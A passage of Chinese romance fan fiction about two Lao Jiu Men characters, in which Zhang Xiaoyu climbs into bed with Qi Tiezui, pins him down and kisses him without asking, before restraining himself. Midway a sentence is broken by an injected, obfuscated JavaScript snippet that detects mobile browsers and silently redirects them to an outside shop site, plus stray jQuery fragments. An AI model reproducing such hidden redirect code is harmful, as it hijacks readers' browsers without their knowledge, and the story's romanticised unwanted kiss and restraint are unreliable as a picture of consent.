佛爷走的第二天夜里,齐铁嘴在床上翻来覆去烙煎饼似的,把被子拧成了麻花。
张小鱼坐在床边的椅子上,手里翻着今天送来的军务文书。他看了大半个时辰,硬是一个字没看进去,因为床上那位动静实在太大了——一会儿朝左翻,一会儿朝右翻,一会儿把被子蹬开半截,一会儿又裹回去,叹气声一声接一声,跟唱戏的吊嗓子似的。
张小鱼合上文书,扭头看他:"睡不着?"
齐铁嘴正以一种扭曲的姿势侧躺着,一条腿搭在被子上,胳膊枕在脑袋底下,眼睛睁得圆溜溜地盯着床帐顶。他听见张小鱼问话也没回头,只是闷闷地"嗯"了一声。
"要不要我陪你?"
齐铁嘴还没来得及反应过来这句话是什么意思,就听见椅子挪动的声响,然后床板微微一沉,一个温热的身躯已经翻上了床。张小鱼动作利落得很,军靴早在床边蹬掉了,只穿着袜子跨过来,掀开被子一角就躺了进来。
齐铁嘴猛地坐起来:"哎!副官你干嘛——"
他话音未落,整个人就被一股力道拽了回去。张小鱼的手臂箍着他的腰,把他往怀里一带,齐铁嘴只觉天旋地转,后背贴上了一片结实的胸膛。
"八爷,"张小鱼的呼吸喷在他后颈上,带着笑意,"你翻来翻去吵得我文书都看不进去。"
齐铁嘴急得手脚并用,胳膊肘往后怼,腿也乱蹬,企图把张小鱼踹下去:"你下去!谁让你上来的!佛爷说的不许你——"
"佛爷说不许你出院子出府,"张小鱼单手就把他两条乱蹬的腿压制住了,声音不紧不慢,"没说不许我上床陪你。"
齐铁嘴气得脸通红,更用力地挣动起来。可他一个算卦先生的力气哪儿比得过张小鱼这种刀口上滚过来的练家子,越是挣扎,后背贴得越紧,衣裳在扭动中蹭得乱七八糟的,领口松开了半截,露出颈侧一片泛着粉色的皮肤。
"八爷,"张小鱼的声音忽然沉了下去,气息也重了几分,"别动了。"
齐铁嘴还没反应过来,只觉身后张小鱼的身体明显僵了一下,箍在他腰间的那条手臂猛地收紧了几分。然后他才感觉到——后腰上抵着什么东西,硬硬的,热热的,正隔着薄薄的布料传来不容忽视的触感。
齐铁嘴整个人像被点了穴似的定住了。
他的脸从耳根一路烧到脖子根,连后背都泛起了细密的红。他僵硬地保持着那个姿势,一动不敢动,连呼吸都屏住了,只听见自己心脏扑通扑通跳得又急又响。
张小鱼喘了几口粗气,额头上渗出细汗,抱着齐铁嘴的那只手臂因为用力过度而微微发着抖。他把下巴搁在齐铁嘴的肩窝里,嘴唇几乎贴着他的耳廓,嗓音沙哑得不成样子。
"八爷,安静点……"他闭着眼,胸口剧烈起伏着,像是在用全部的理智压制着什么。"你要是再动,我就不保证……"
他没说完。可齐铁嘴听懂了。
他僵得像块木板,连眼珠子都不敢转了。张小鱼那双手虽然箍着他,可指节攥得发白,每一个关节都在用力克制。那双眼睛里翻涌着的东西齐铁嘴认得——他跟九门的人混了这么久,什么人起了什么心思他多少看得出些。可他从没想过,有朝一日那种东西会冲着他自己来。
张小鱼的呼吸在黑暗里慢慢平复了些。他低头看着齐铁嘴近在咫尺的侧脸,看着他通红得近乎滴血的耳尖,看着他微微颤抖的睫毛,看着他紧抿的嘴唇。
那嘴唇因为紧张而微微张着,泛着水润的光。
张小鱼盯着看了几秒,脑子里那根弦忽然就崩了。他忘了那个约定,忘了佛爷临走前的叮嘱,忘了他们几个副官之间立下的规矩——他低下头,把自己的嘴唇覆了上去。
齐铁嘴的唇又软又凉,被他的唇压住时微微颤了一下。张小鱼只碰了一下就分开了,齐铁嘴的唇上留着他烫人的温度。他大口喘着气,嘴唇离开一寸又舍不得似的啄了一下,才狠狠别过脸去。
齐铁嘴被他亲懵了。他半张着嘴,脑子里一片空白,嘴唇上那点又烫又麻的触感还没消散,他愣愣地不知道该怎么办。
张小鱼把脸埋进齐铁嘴后颈的发丝里,闷声道:"八爷,你乖一点。"
他收紧手臂,把齐铁嘴整个人拢进怀里,从背后密密实实地裹着他,像一只护食的兽终于把猎物叼回了窝里。齐铁嘴的后背贴着他的胸膛,能感觉到那颗心还在擂鼓似的跳。
张小鱼闭着眼,在心里苦笑。
要不是佛爷临走前把他们三个叫到书房里,一条一条地立了规矩——"老八身子没好利索,谁都不许动他;等他好全了,也得他自己愿意,谁要是强来,我卸了谁的胳膊"——他今晚怕是真要做出什么来。
可他现在
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17846605|211740||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
只能忍着。
"八爷,"张小鱼的声音终于恢复了平稳,带着一种无奈的温柔,"该睡了。晚安。"
齐铁嘴还僵着,直到听见张小鱼的呼吸渐渐沉下去,才敢慢慢放松了身体。他偷偷往后看了一眼,张小鱼已经闭了眼,可箍着他的手臂依然锁得紧紧的,像是怕他半夜跑了似的。
齐铁嘴把脑袋往张小鱼的肩窝里埋了埋,企图把自己那张通红的脸藏起来。太丢人了。他被一个副官亲了,还被抱着睡,而他居然……不讨厌。
甚至心跳还有点快。
"呵呵。"张小鱼忽然笑了一声,胸腔的震动传过来,震得齐铁嘴头皮发麻。"八爷,你在往我怀里钻。"
"……我没有。"
"你有了。"张小鱼把下巴搁在他头顶,蹭了蹭,"睡吧,乖。我说了现在不会对你做什么的。等你好了,愿意了,再说。"
齐铁嘴闷声道:"谁愿意了……"
张小鱼又笑了,手臂收得紧了些:"好,你不愿意。是我愿意。行了睡吧。"
齐铁嘴被他裹在怀里,暖烘烘的,困意慢慢地涌上来。他闭着眼,在意识模糊的边缘忽然想起明天的计划——明天中午,他就要走了。离开佛爷府,离开这四个人,离开这些让他心慌意乱又舍不得的一切。
他现在躺在张小鱼怀里,被这个人小心翼翼地抱着,耳边是这个人平缓的呼吸声。这种温暖的感觉让他鼻子发酸。
可他明天还是要走。
因为他太清楚了——如果他不走,等到这些人娶妻生子的那一天,他会比现在痛一万倍。
齐铁嘴在张小鱼怀里动了动,把脸埋得更深了些。他轻声说了句什么,含混得几乎听不清。
"什么?"张小鱼迷迷糊糊地问。
"……没什么。"齐铁嘴闭上眼,"睡吧。"
窗外月光正好,照在两人交叠的被子上,泛着一层柔和的银色。齐铁嘴在张小鱼均匀的呼吸声中终于沉沉睡去,眉头却微微蹙着,像是在梦里还在为什么事情发愁。
张小鱼低头看着他睡梦中依然皱着的眉心,伸出拇指轻轻抚了抚。
"八爷,"他极轻地说,"你到底在烦什么?"齐铁嘴没听见。他只是往那个温暖的怀抱里又缩了缩,像只找到了窝的猫。
天亮之后,就是离别了。